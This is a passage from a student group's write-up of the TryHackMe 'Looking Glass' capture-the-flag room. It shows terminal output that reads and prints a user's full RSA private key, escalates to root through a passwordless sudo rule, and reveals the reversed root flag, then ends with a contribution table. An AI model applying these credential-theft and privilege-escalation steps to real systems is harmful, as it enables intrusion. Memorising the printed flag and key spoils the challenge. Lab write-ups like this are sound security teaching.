-rw-r--r-- 1 humptydumpty humptydumpty 3771 Jul  3  2020 .bashrc
drwx------ 3 humptydumpty humptydumpty 4096 Jul 26 09:00 .gnupg
-rw-r--r-- 1 humptydumpty humptydumpty  807 Jul  3  2020 .profile
-rw-r--r-- 1 humptydumpty humptydumpty 3084 Jul  3  2020 poetry.txt
humptydumpty@looking-glass:~$
```

And we tried to verify Alice.

```
humptydumpty@looking-glass:/home/alice$ ^?ls -la .ssh/id_rsa
ls -la .ssh/id_rsa
-rw------- 1 humptydumpty humptydumpty 1679 Jul  3  2020 .ssh/id_rsa
humptydumpty@looking-glass:/home/alice$ cat /home/alice/.ssh/id_rsa
cat /home/alice/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpgIBAAKCAQEAxmPncAXisNjbU2xizft4aYPqmfXm1735FPlGf4j9ExZhlmmD
NIRchPaFUqJXQZi5ryQH6YxZP5IIJXENK+a4WoRDyPoyGK/63rXTn/IWWKQka9tQ
2xrdnyxdwbtiKP1L4bq/4vU3OUcA+aYHxqhyq39arpeceHVit+jVPriHiCA73k7g
HCgpkwWczNa5MMGo+1Cg4ifzffv4uhPkxBLLl3f4rBf84RmuKEEy6bYZ+/WOEgHl
fks5ngFniW7×2R3vyq7xyDrwiXEjfW4yYe+kLiGZyyk1ia7HGhNKpIRufPdJdT+r
NGrjYFLjhzeWYBmHx7JkhkEUFIVx6ZV1y+gihQIDAQABAoIBAQDAhIA5kCyMqtQj
X2F+O9J8qjvFzf+GSl7lAIVuC5Ryqlxm5tsg4nUZvlRgfRMpn7hJAjD/bWfKLb7j
/pHmkU1C4WkaJdjpZhSPfGjxpK4UtKx3Uetjw+1eomIVNu6pkivJ0DyXVJiTZ5jF
ql2PZTVpwPtRw+RebKMwjqwo4k77Q30r8Kxr4UfX2hLHtHT8tsjqBUWrb/jlMHQO
zmU73tuPVQSESgeUP2jOlv7q5toEYieoA+7ULpGDwDn8PxQjCF/2QUa2jFalixsK
WfEcmTnIQDyOFWCbmgOvik4Lzk/rDGn9VjcYFxOpuj3XH2l8QDQ+GO+5BBg38+aJ
cUINwh4BAoGBAPdctuVRoAkFpyEofZxQFqPqw3LZyviKena/HyWLxXWHxG6ji7aW
DmtVXjjQOwcjOLuDkT4QQvCJVrGbdBVGOFLoWZzLpYGJchxmlR+RHCb40pZjBgr5
8bjJlQcp6pplBRCF/OsG5ugpCiJsS6uA6CWWXe6WC7r7V94r5wzzJpWBAoGBAM1R
aCg1/2UxIOqxtAfQ+WDxqQQuq3szvrhep22McIUe83dh+hUibaPqR1nYy1sAAhgy
wJohLchlq4E1LhUmTZZquBwviU73fNRbID5pfn4LKL6/yiF/GWd+Zv+t9n9DDWKi
WgT9aG7N+TP/yimYniR2ePu/xKIjWX/uSs3rSLcFAoGBAOxvcFpM5Pz6rD8jZrzs
SFexY9P5nOpn4ppyICFRMhIfDYD7TeXeFDY/yOnhDyrJXcbOARwjivhDLdxhzFkx
X1DPyif292GTsMC4xL0BhLkziIY6bGI9efC4rXvFcvrUqDyc9ZzoYflykL9KaCGr
+zlCOtJ8FQZKjDhOGnDkUPMBAoGBAMrVaXiQH8bwSfyRobE3GaZUFw0yreYAsKGj
oPPwkhhxA0UlXdITOQ1+HQ79xagY0fjl6rBZpska59u1ldj/BhdbRpdRvuxsQr3n
aGs//N64V4BaKG3/CjHcBhUA30vKCicvDI9xaQJOKardP/Ln+xM6lzrdsHwdQAXK
e8wCbMuhAoGBAOKy5OnaHwB8PcFcX68srFLX4W20NN6cFp12cU2QJy2MLGoFYBpa
dLnK/rW4O0JxgqIV69MjDsfRn1gZNhTTAyNnRMH1U7kUfPUB2ZXCmnCGLhAGEbY9
k6ywCnCtTz2/sNEgNcx9/iZW+yVEm/4s9eonVimF+u19HJFOPJsAYxx0
-----END RSA PRIVATE KEY-----
humptydumpty@looking-glass:/home/alice$
```

After several maneuvering around, we were able to switch users to Alice by using the previous aforementioned rsa private key and quickly went through to search for any step forward towards the root.



Steps: Root Privilege Escalation




Going through trial and error and redoing, we found out that Alice can access root without password in the user jabberwock /etc/sudoers.d therefore quickly changing user to set root using a specific command line

```
alice@looking-glass:~$ sudo -l -h ssalg-gnikool
sudo -l -h ssalg-gnikool
sudo: unable to resolve host ssalg-gnikool
Matching Defaults entries for alice on ssalg-gnikool:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User alice may run the following commands on ssalg-gnikool:
    (root) NOPASSWD: /bin/bash
alice@looking-glass:~$ sudo -h ssalg-gnikool /bin/bash
sudo -h ssalg-gnikool /bin/bash
sudo: unable to resolve host ssalg-gnikool
root@looking-glass:~#
```

Finally, we were able to access it as root. Going through the directory list we were able to find a bunch of files; however the grand prize is the file root.txt which contains the flag which is also inverted. By using ‘ cat root.txt | rev ‘ , we were finally able to get the right flag according to thm as the initial flag is inversed same as the first question.

```
root@looking-glass:~# cd /root
cd /root
root@looking-glass:/root# ls -l
ls -l
total 16
drwxr-xr-x 2 root root 4096 Jun 30  2020 passwords
-rw-r--r-- 1 root root  144 Jun 30  2020 passwords.sh
-rw-r--r-- 1 root root   38 Jul  3  2020 root.txt
-rw-r--r-- 1 root root  368 Jul  3  2020 the_end.txt
root@looking-glass:/root# cat root.txt
cat root.txt
}f3dae6dec817ad10b750d79f6b7332cb{mht
root@looking-glass:/root# cat root.txt | rev
cat root.txt | rev
thm{bc2337b6f97d057b01da718ced6ead3f}
root@looking-glass:/root#
```

Contributions

ID	**Name**	Contribution	Signatures
1211103546	Muhammad Hafiz Haziq	Found a 2nd way to do the 2nd flag but complicated and promptly test run to ensure the integrity of the easier way to find 2nd flag found by Haqief	
1211103298	Fahiman Danial	Did most of the handwritten report and heavily invested in the recon and enumeration part and helping to get the 1st flag in the earliest attempt	
1211103527	Muhammad Irfan Haqief	Help in recon and enumeration as well as helping the team to solve the 2nd flag in a much easier way and collecting picture for the report	

NOTE: IT IS IMPORTANT EACH MEMBER CONTRIBUTES IN SOME WAY AND ALL MEMBERS MUST SIGN TO ACKNOWLEDGE THE CONTRIBUTIONS! DO NOT GIVE FREELOADERS THE FLAGS AS THEY DON'T DESERVE THE MARKS. DO NOT SHARE THE FLAGS WITH OTHER GROUPS AS WELL!

Attach the video link at the end of the report:

VIDEO LINK: https://www.youtube.com/watch?v=UUcL6HhrG3Y